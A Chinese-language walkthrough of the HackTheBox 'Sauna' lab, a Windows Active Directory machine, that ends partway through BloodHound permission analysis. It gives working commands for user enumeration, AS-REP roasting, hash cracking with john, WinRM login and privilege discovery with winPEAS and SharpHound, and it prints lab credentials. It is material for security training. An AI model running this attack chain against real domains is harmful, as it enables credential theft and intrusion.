【HackTheBox】- Sauna 靶机学习
目录
1. 环境
难度:Easy
OS:Windows
2. Task Lists
1. Task 1
Task 1:What is the name of the HTML file that reveals the names of users working at the target company?
显示目标公司员工姓名的 HTML 文件叫什么名字?
分析:

先快速扫描全端口:rustscan -a 10.129.95.180 -r 1-65535
探测每个端口的服务:nmap -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49668,49677,49678,49680,49692,49701 -AO -sV -sT 10.129.95.180

LDAP服务上可以看到是域名:Domain: EGOTISTICAL-BANK.LOCAL0.
目标服务是的系统版本是 Windows Server 2019。
80端口上是 IIS 服务,在浏览器中访问:http://10.129.95.180
在 About US 中发现了员工的姓名:

所以答案是:about.html
2. Task 2
Task 2:Which user has Kerberos Pre-Authentication disabled?
哪个用户已禁用 Kerberos 预身份验证?
分析:
首先根据前面获取到的用户,制作一个用户名文件,users.txt:
Fergus Smith
Shaun Coins
Hugo Bear
Steven Kerb
Bowie Taylor
Sophie Driver
389端口是LDAP服务,可以通过这个服务来枚举用户名:ldapsearch -x -H ldap://10.129.95.180 -b "dc=egotistical-bank,dc=local"

从返回的结果中可以发现一个用户名,Hugo Smith。
(原因:AD 默认的系统 OU 都有固定名字(Users, Computers, Domain Controllers, System 等),其他 DN 出现个人名字时,大多数是用户条目。)
将这个名字添加到 users.txt 文件中:
Fergus Smith
Shaun Coins
Hugo Bear
Steven Kerb
Bowie Taylor
Sophie Driver
Hugo Smith
Kerbrute 用户枚举:./kerbrute userenum --dc 10.129.95.180 -d egotistical-bank.local users.txt
这个字典没有什么结果。

换个大字典也没有什么结果:./kerbrute userenum -d EGOTISTICAL-BANK.LOCAL /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt --dc 10.129.202.222
使用一个工具 username-anarchy 对用户名列表进行处理,处理成可能的用户名的形式:
./username-anarchy -i /home/reset/Desktop/xxx/users.txt -f first,first.last,flast,last > /home/reset/Desktop/xxx/username.txt

用这个生成的字典来跑:./kerbrute userenum -d EGOTISTICAL-BANK.LOCAL /home/reset/Desktop/xxx/username.txt --dc 10.129.202.222

跑出来两个用户名:fsmith 和 hsmith
将这两个用户名保存成一个新文件sauna.txt。
查看是否开启了kerberos预身份认证:impacket-GetNPUsers -usersfile sauna.txt -no-pass -dc-ip 10.129.202.222 EGOTISTICAL-BANK.LOCAL/

从返回结果来看,fsmith没有开启预身份认证,hsmith开启了预身份认证。
所以答案:fsmith
3. Task 3
Task 3:What is the hash format returned from this AS-REP Roasting attack? Given the answer as the string between the first and third $ characters, including the $.
从这个 AS-REP Roasting 攻击返回的哈希格式是什么?答案是第一个和第三个 $ 字符之间的字符串,包括 $。
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:50f163517fce1d643c09390c9c1250b2$d846cb88019f9b53cf2032b169d158df523493d88f8f6140ac1002d8605d4002efcf4a0f3ba9a72feee37417a8ddefd157ccd7cc5393c23f60f11573b0ba419f4a652589b26ee168f31f6cc590e3cf6cfd56e09ed5948d019dc17950b52f1ad17d5e88efc237102cdaad22aa335c27348ad9ee4533d820da3b67387e46b8c25e89385a5b9b80222b84fdc5da3cf55a6215bc94edb1f9a06a41725ebbfa6d37d6bebaf8d64700b54fd07f4128106c8dbf89241301617c649247c9f3623ce1e08a3b7e1f36a7ce3819536b94dd1d8314a074ec54b899f095916802db84e2d9e0e2d6c31deead7343558d2157015e5e7519f7480bf47be639714eb4a5ab1f91845a
所以答案:$krb5asrep$23$
4. Task 4
Task 4:What is the password of the user fsmith?
将上面获取到的内容保存在文件a.txt 中,破解上面获取到的hash:john a.txt --wordlist=/usr/share/wordlists/rockyou.txt

所以答案:Thestrokes23
5. Task 5
Task 5:Now that you have a valid set of credentials, on what port can you connect to the machine and get an interactive shell?

拿到一个域用户的账号密码以后,就考虑尝试 WinRM 登录,刚好 5985 端口是开放的,所以用Evil‑WinRM进行登录:evil-winrm -i 10.129.202.222 -u fsmith -p Thestrokes23

所以答案:5985
6. Task 6
Task 6:Submit the flag located on the fsmith user’s desktop.
7. Task 7
Task 7:What user is configured to autologin?
哪个用户被配置为自动登录?
分析:
这里使用工具 PEASS-NG 中的 winPEAS。
先将工具从kali传到目标服务器中:upload /home/reset/Desktop/winPEAS.exe .

执行:.\winPEAS.exe
可以找到自动登录的用户凭证:

DefaultDomainName             :  EGOTISTICALBANK
DefaultUserName               :  EGOTISTICALBANK\\svc_loanmanager
DefaultPassword               :  Moneymakestheworldgoround!
所以答案:svc_loanmanager
8. Task 8
Task 8:What is the password of the svc_loanmanager user?
从上面的结果来看,答案是:Moneymakestheworldgoround!
9. Task 9
Task 9:What is the dangerous permission does Bloodhound show the svc_loanmanager user has over the domain? If there is more than one permission, give the longest.
Bloodhound 显示 svc_loanmanager 用户在域上具有哪些危险权限?如果有多个权限,请给出最长的那个。
分析:
将 SharpHound.exe 上传到服务器上:upload /home/reset/Desktop/SharpHound/SharpHound.exe .

执行:.\SharpHound.exe -c All -d EGOTISTICAL-BANK.LOCAL --excludedomaincontrollers

或者在靶场中可以直接执行: .\SharpHound.exe -c All
将生成的zip文件下载到本地:download 20260123024244_BloodHound.zip /home/reset/Desktop/20260123024244_BloodHound.zip

另一种方式: 使用 BloodHound 的 Python 版采集器(bloodhound-python)从域环境中收集 AD 数据。从“目的”和“结果”层面来看,它与在目标 Windows 服务器上运行 SharpHound 的作用是等价的。
- 把 SAUNA.EGOTISTICAL-BANK.LOCAL添加到
/etc/hosts bloodhound-python -u fsmith -p "Thestrokes23" -d EGOTISTICAL-BANK.LOCAL -ns 10.10.xx.xx -c All
将生成的zip文件导入bloodhound。题目说要看用户svc_loanmanager的权限。直接搜索用户:SVC_LOANMGR@EGOTISTICAL-BANK.LOCAL。选择用户节点以后,在节点信息(Node Info)这里可以看到这个用户的权限相关的内容,其中:
- Outbound Control Rights:表示该用户能否对域控(或者其它对象)发出控制命令。
- Inbound Control Rights:表示该用户是否能被域控(或者其它对象)控制。
从题目的要求上来看,这里应该看的是 Outbound,点击这个数字1:
